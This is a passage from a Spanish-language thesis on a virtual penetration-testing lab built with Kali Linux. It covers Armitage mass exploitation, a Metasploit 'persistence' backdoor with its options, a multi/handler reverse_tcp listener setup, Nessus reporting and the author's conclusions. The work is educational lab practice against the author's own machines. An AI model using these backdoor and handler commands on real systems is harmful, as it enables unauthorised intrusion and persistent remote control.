Al seleccionar el botón *Sí*, la opción *Hail Mary* hace que *Armitage* envíe cada uno de los exploits y *payloads* relacionados contra los objetivos descubiertos por *Nmap*. La herramienta ejecuta y emite comandos automáticamente, proceso que toma varios minutos en ser completado.

Cada objetivo comprometido exitosamente es representado mediante el cambio de color de los monitores a color rojo rodeado por rayos, mientras que en la parte de abajo perteneciente a la consola se pueden observar las sesiones activas o *shells* ganadas por los exploits y *payloads* ejecutados, como se muestra en la figura 72.

En la figura 72 se pueden observar los objetivos comprometidos mediante la búsqueda y ejecución de los *exploits* y *payloads* en cada uno de los equipos descubiertos previamente. También se puede observar en la zona de la consola algunos de los exploits utilizados para la explotación de vulnerabilidades y los tipos de *shells* o sesiónes ganadas en cada equipo como resultado de la exitosa ejecución del *payload*.




Figura 72. Objetivos comprometidos en la fase de explotación usando Armitage

Después de terminado el proceso, para ver en la interfaz gráfica todas y cada una de las *shells* que se obtuvieron, se debe presionar el botón derecho del *mouse* sobre el monitor del objetivo deseado como se muestra en la figura 73. En este punto se puede interactuar con el objetivo, subir programas y material hacia el objetivo o llevar a cabo una gran variedad de otros ataques ya sea por medio de la interfaz gráfica de *Armitage* o mediante el uso de una *shell*. Para trabajar con una *shell* y ejecutar comandos en el destino remoto, se debe seleccionar la opción *Interact*, opción que permite escribir y ejecutar comandos desde la ventana de terminal inferior de *Armitage*. Todos los comandos introducidos por el atacante son ejecutados en la máquina remota como si se estuviese trabajando físicamente en la máquina objetivo.

Los comandos que el atacante puede ejecutar difieren de acuerdo al tipo de *shell* seleccionado, por ejemplo si se elige trabajar con una *meterpreter shell* se pueden ejecutar los comandos mostrados en la tabla 3, los cuales dan la posibilidad de manipular el equipo y la información que contienen.




Figura 73. Menú de opciones para la interacción con el objetivo vulnerado

Hasta este punto, la etapa de explotación realizada con Armitage se ha completado.

4.3.4 Post explotación o preservación del acceso

Una vez que el sistema ha sido comprometido y se han explotado sus vulnerabilidades, es recomendable aplicar mecanismos que permitan mantener el acceso en caso de ser necesario realizarlo en el futuro. Uno de los mejores mecanismos para mantener el acceso en el sistema comprometido es la instalación de una *backdoor*.

De acuerdo a esto, a continuación se describe el procedimiento realizado para instalar una *backdoor* en el sistema comprometido a fin de garantizar el acceso futuro al equipo.

4.3.4.1 Preservación del acceso con meterpreter

El Metasploit meterpreter tiene dos diferentes tipos de *backdoors* llamados **metsvc** y **persistence** los cuales permiten conseguir el *meterpreter shell* en cualquier momento. En el presente trabajo se utilizó la *backdoor* **persistence** debido a que ofrece un conjunto de parámetros de configuración más amplio y ofrece una mejor funcionalidad en comparación con metsvc.

El *script persistence* automatiza la creación de una *backdoor* en el sistema operativo Windows, que automáticamente se conecta a un "escucha" de Metasploit.

Es importante tener en cuenta que para poder habilitar la puerta trasera, se debe tener comprometido el sistema con el *meterpreter shell* ejecutándose como se realizó anteriormente en la etapa de explotación. Para acceder a las opciones de configuración del *script persistence* se debe ejecutar el comando:

```
meterpreter > run persistence -h
```

Algunas de las opciones de configuración son las siguientes:

- -A. Automáticamente inicia un multi/handler el cual sirve para conectarse con metasploit.
- -P. *Payload* a usar, por default usa Windows/meterpreter/reverse_tcp.
- -S. Automáticamente inicia el agente sobre el arranque como un servicio (con privilegios de sistema).
- -U. Automáticamente inicia el agente cuando el usuario inicia sesión.
- -X. Automáticamente inicia el agente cuando el sistema arranca.
- -i. El intervalo en segundos entre cada intento de conexión.
- -p. El puerto del host remoto donde Metasploit está escuchando.
- -r. La IP del sistema ejecutando el escucha de Metasploit.

Por ejemplo, para instalar la *backdoor* en el equipo comprometido y que el agente se ejecute automáticamente al arranque del sistema, se debe ejecutar el comando mostrado en la figura 74.




Figura 74. Instalación de backdoor persistence

Lo siguiente a realizar es verificar que efectivamente se pueda acceder nuevamente en el sistema comprometido y obtener el *meterpreter shell* mediante la *backdoor* instalada.

En este caso para interactuar con la *backdoor persistence*, se debe usar el módulo *multi/handler* en el equipo atacante. Un *handler* puede ser visto como un servidor que se ejecuta en *Metasploit*, su trabajo consiste en esperar a que un *payload* que se ejecuta en la máquina comprometida se conecte a *Metasploit* y se establezca una sesión [27].

Para configurar el *handler* se debe especificar el tipo de *payload* con el que se va trabajar, también se debe especificar la dirección IP y el puerto de la máquina del atacante por donde se llevará a cabo la comunicación.

Para realizar dicha tarea, se debe reiniciar la consola msf y ejecutar los siguientes comandos.

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(handler) > show options
msf exploit(handler) > set LHOST 192.168.56.2
msf exploit(handler) > set LPORT 12345
msf exploit(handler) > exploit
```

Cuando se ejecuta el comando exploit, se habilita el *handler* en la máquina del atacante y enseguida se inicia una sesión directamente entre los dos sistemas, lo que permite al atacante conseguir nuevamente el *meterpreter shell* para manipular la máquina comprometida, dicho proceso se puede observar en la figura 75.




Figura 75. Ejecución del handler para la preservación del acceso

4.3.5 Reporte

La fase final de las pruebas de intrusión es la realización del reporte de lo que se realizó y de lo que se detectó durante la prueba. En un ambiente real, el reporte se utiliza para informar al cliente acerca de los resultados de una manera entendible y detallada desde una perspectiva técnica. Según las vulnerabilidades detectadas, se le informa acerca de lo que se encuentra configurado y operando correctamente, así como lo que necesita ser reconfigurado para mejorar su situación de seguridad [20]. Se ofrece también un resumen de los procedimientos y herramientas usadas en la prueba para comprometer los sistemas, el objetivo de cada procedimiento y los resultados encontrados. Es importante mencionar que el reporte de las pruebas de intrusión no incluye información sobre procedimientos en particular para solucionar

los problemas de seguridad detectados, únicamente recomendaciones generales, las cuales deberán ser atendidas por el grupo encargado de la administración de los sistemas informáticos.

4.3.5.1 Herramientas útiles para la generación del reporte

En la actualidad, es posible encontrar en las listas de software libre diversas herramientas para la elaboración de reportes para pruebas de intrusión. A continuación se describen dos de las herramientas más ampliamente utilizadas.

4.3.5.1.1 Keepnote

Keepnote es una aplicación para tomar notas, almacenarlas, organizarlas y consultarlas fácilmente [13]. Esta herramienta puede ser muy útil, ya que permite documentar durante todo el proceso, detalles y aspectos importantes a tomar en cuenta para realizar el reporte. La interfaz de Keepnote se muestra en la figura 76. Keepnote se puede encontrar en el menú:

Aplicaciones → Kali Linux→ Herramientas de Reporte → Documentation → keppnote.





Figura 76. Interfaz gráfica de la aplicación keepnote.

4.3.5.1.2 Nessus

Nessus tiene una opción para generar reportes a partir de los resultados del análisis de vulnerabilidades. Para poder generar un reporte en Nessus, se debe elegir en la sección *My Scans* el escaneo realizado durante la fase de escaneo de vulnerabilidades y después se debe seleccionar el menú *Export*, a continuación en la opción *PDF* y por último se debe elegir la opción *executive summary* para generar un reporte ejecutivo, el cual contiene las vulnerabilidades detectadas en cada host, en la opción *custom* para generar un reporte más completo el cual incluya vulnerabilidades y la posible solución de las mismas, agrupadas por cada host.

La figura 77 muestra un fragmento del reporte detallado sobre las vulnerabilidades encontradas en el servidor metasploitable2 así como la solución de las mismas realizado por Nessus.



192.168.56.1

Scan Information

Start time:	Sat Nov 21 20:30:43 2015
End time:	Sat Nov 21 20:37:50 2015

Host Information

Netbios Name:	METASPLOITABLE
IP:	192.168.56.1
MAC Address:	08:00:27:20:76:c5
OS:	Linux Kernel 2.6 on Ubuntu 8.04 (hardy)

Results Summary

Critical	High	Medium	Low	Info	Total
7	4	19	6	116	152

Results Details

5900/tcp

61708 - VNC Server 'password' Password

Synopsis

A VNC server running on the remote host is secured with a weak password.

Description

The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

Solution

Secure the VNC service with a strong password.

Risk Factor

Critical

CVSS Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

Plugin Information:

Publication date: 2012/08/29, Modification date: 2012/08/29

Ports

tcp/5900

```
Nessus logged in using a password of "password".
```

Figura 77. Reporte detallado del servidor Metasploitable2 realizado por Nessus

En el reporte de la figura 77 se puede ver información como la fecha y hora en la que se realizó el escaneo de vulnerabilidades. En el campo correspondiente a la información del host se puede ver su nombre Netbios, su dirección IP, la dirección MAC y su sistema operativo, el reporte contiene un campo de resumen de resultados en el cual se puede apreciar el número de vulnerabilidades totales y según su nivel de severidad (crítica, alta, media o baja), entre otra información. El reporte también contiene un campo sobre los detalles de cada vulnerabilidad detectada como la descripción de la vulnerabilidad, su posible solución, entre otra información.

4.3.5.2 Formato del reporte

Escribir un buen informe de la prueba de intrusión es un arte que requiere de mucha práctica para dominar debido a que el *penetration tester* se debe asegurar que el reporte dé a conocer el mensaje correcto a la persona correcta.

El formato de un reporte puede ser muy diverso (figuras 78 y 79), pero también se puede definir un formato genérico para redactarlo. Una estructura común para los informes de pruebas de intrusión es incluir un resumen ejecutivo y un reporte técnico como el ejemplo mostrado en la figura 78 [20].





Figura 78. Ejemplo de formato de reporte de NII Consulting



Professional Information Security Training and Services

OFFENSIVE security
www.offensive-security.com

Penetration Test Report

Archmake.com

Second Edition, 28th of February, 2012.

Offensive Security Services, LLC
19706 Oke Norman Blvd.
Suite B #253
Cornelius, NC 28031
United States of America

Fax: 1-704-625-3737
Email: info@offsec.com
Web: http://www.offensive-security.com

OFFENSIVE security
www.offensive-security.com
PENETRATION TEST REPORT

Table of Contents

Figura 79. Ejemplo de reporte de Offensive security

a) Resumen ejecutivo

El resumen ejecutivo debe ser un resumen muy breve de sus principales conclusiones. Este elemento no debe ser mayor a dos páginas y solamente debe incluir los aspectos más destacados de la prueba de intrusión. El resumen ejecutivo no proporciona detalles técnicos o terminología debido a que va dirigido a las personas de la empresa que no poseen conocimientos técnicos como los ejecutivos a cargo del programa de seguridad, para que puedan entender las conclusiones y posibles preocupaciones importantes que se hayan descubierto en la red y en los sistemas.

Si se descubrieron vulnerabilidades y exploits, el resumen ejecutivo debe centrarse en explicar cómo estos resultados impactan en el negocio.

El resumen debe ser escrito de tal manera que cualquier persona que lea el informe sea capaz de entender lo que ocurrió durante la prueba de intrusión y cuáles fueron los principales hallazgos [5].

b) Reporte técnico

Esta sección del informe incluye una lista completa de los resultados obtenidos, así como los detalles técnicos de cada una de las etapas de la prueba. La audiencia de este informe incluye a los administradores de TI, expertos en seguridad, administradores de red y todas aquellas personas que poseen las habilidades y conocimientos necesarios para leer y comprender su naturaleza técnica. En la mayoría de los casos, este informe será utilizado por el personal técnico para entender los problemas y detalles descubiertos durante la prueba y saber cómo abordar o solucionar estos problemas [5].

El reporte correspondiente a las pruebas de intrusión realizadas al laboratorio virtual se presenta en extenso en el Apéndice A.

4.4 Análisis de resultados

En este trabajo recepcional se implementó un laboratorio virtual para la realización de pruebas de intrusión en una computadora portátil Sony VAIO con procesador Intel Core 2 Duo, frecuencia de Reloj de 2.53 GHz, 4 GB de memoria RAM y con Windows Vista Home Premium como sistema operativo. El proceso de intrusión efectuado incluye las fases de escaneo para la detección y el análisis de puertos abiertos y vulnerabilidades presentes en los equipos que componen el laboratorio virtual, la explotación de las vulnerabilidades detectadas, la post explotación o preservación del acceso en las máquinas virtuales comprometidas y el reporte de los datos obtenidos durante la prueba de intrusión. Durante el escaneo se detectaron 49 vulnerabilidades de las cuales 12 tienen un nivel de severidad crítico, presentes en dos de los sistemas que no cuentan con antivirus ni firewall como medidas defensivas. Durante la fase de explotación se pudieron comprometer los dos equipos antes mencionados mediante la obtención de seis sesiones que permitieron interactuar con los sistemas comprometidos. Durante la fase de preservación del acceso se logró instalar una puerta trasera en la máquina con sistema operativo Windows XP y otra más en el servidor Linux, además de que se descubrieron en el mismo tres puertas traseras las cuales son parte del código malicioso oculto en las aplicaciones instaladas.

Los resultados obtenidos gracias a la implementación del laboratorio virtual demuestran que no contar con un modelo de defensa en profundidad, usar contraseñas inseguras y contar con software obsoleto, ya sean sistemas operativos sin soporte o aplicaciones con versiones antiguas sin actualizar, incrementa considerablemente el riesgo de explotación y compromiso en dichos sistemas, lo que puede dar como resultado la violación a los principios básicos de la seguridad de la información.

Conclusiones

De acuerdo a lo expuesto en el presente trabajo, el laboratorio virtual permite obtener información relevante acerca de los sistemas que lo componen, lo cual demuestra la realización correcta de pruebas de intrusión, específicamente las proporcionadas por Kali Linux usando la metodología estándar para el desarrollo de dichas pruebas; además se pudo implementar adecuadamente una red virtual de computadoras sin tener que invertir en la compra de software o hardware costoso, con lo cual se alcanzaron satisfactoriamente los objetivos propuestos.

En cuanto al desempeño del laboratorio virtual, se pudo observar que se consumen más recursos de memoria y de procesamiento de la computadora al realizar el escaneo de vulnerabilidades con la herramienta OpenVAS comparada con la herramienta Nessus la cual permite realizar el escaneo en menos tiempo y en todas las máquinas virtuales ejecutándose al mismo tiempo. Lo mismo sucede cuando se realiza la explotación de vulnerabilidades usando la herramienta Armitage, se consumen bastantes recursos de memoria y de procesamiento de la computadora lo que hace que el laboratorio virtual se vuelva lento cuando están funcionando todas las máquinas virtuales a la vez. El inconveniente anterior se soluciona incrementando el tamaño de memoria de la máquina virtual del atacante, realizando la prueba de intrusión solamente a la máquina objetivo de interés y apagando las demás.

Se recomienda implementar un laboratorio virtual a todas aquellas personas que requieran saber cómo es que se pueden comprometer los sistemas pero sin afectar los sistemas de terceros, principalmente sin la intensión de cometer actos delictivos y con el objetivo de ampliar el conocimiento que poseen en el área de la seguridad de la información.

Trabajo futuro

De acuerdo con la experiencia obtenida en la realización de este trabajo, pueden identificarse diferentes áreas de oportunidad las cuales servirán en el futuro para mejorar mis niveles de destreza y habilidad en la realización de pruebas de intrusión sobre sistemas reales más complejos y con el uso del laboratorio virtual. Por mencionar algunas, queda pendiente la creación de exploits para la fase de explotación, los cuales consisten en funciones de código con un alto nivel de programación. Además, se puede realizar el análisis de aplicaciones a nivel de código mediante ingeniería inversa, el análisis de tráfico en la red del laboratorio y la ejecución de ataques de fuerza bruta sobre servicios que se autentiquen vía nombre de usuario/contraseña con las herramientas con las que cuenta la distribución Kali Linux.

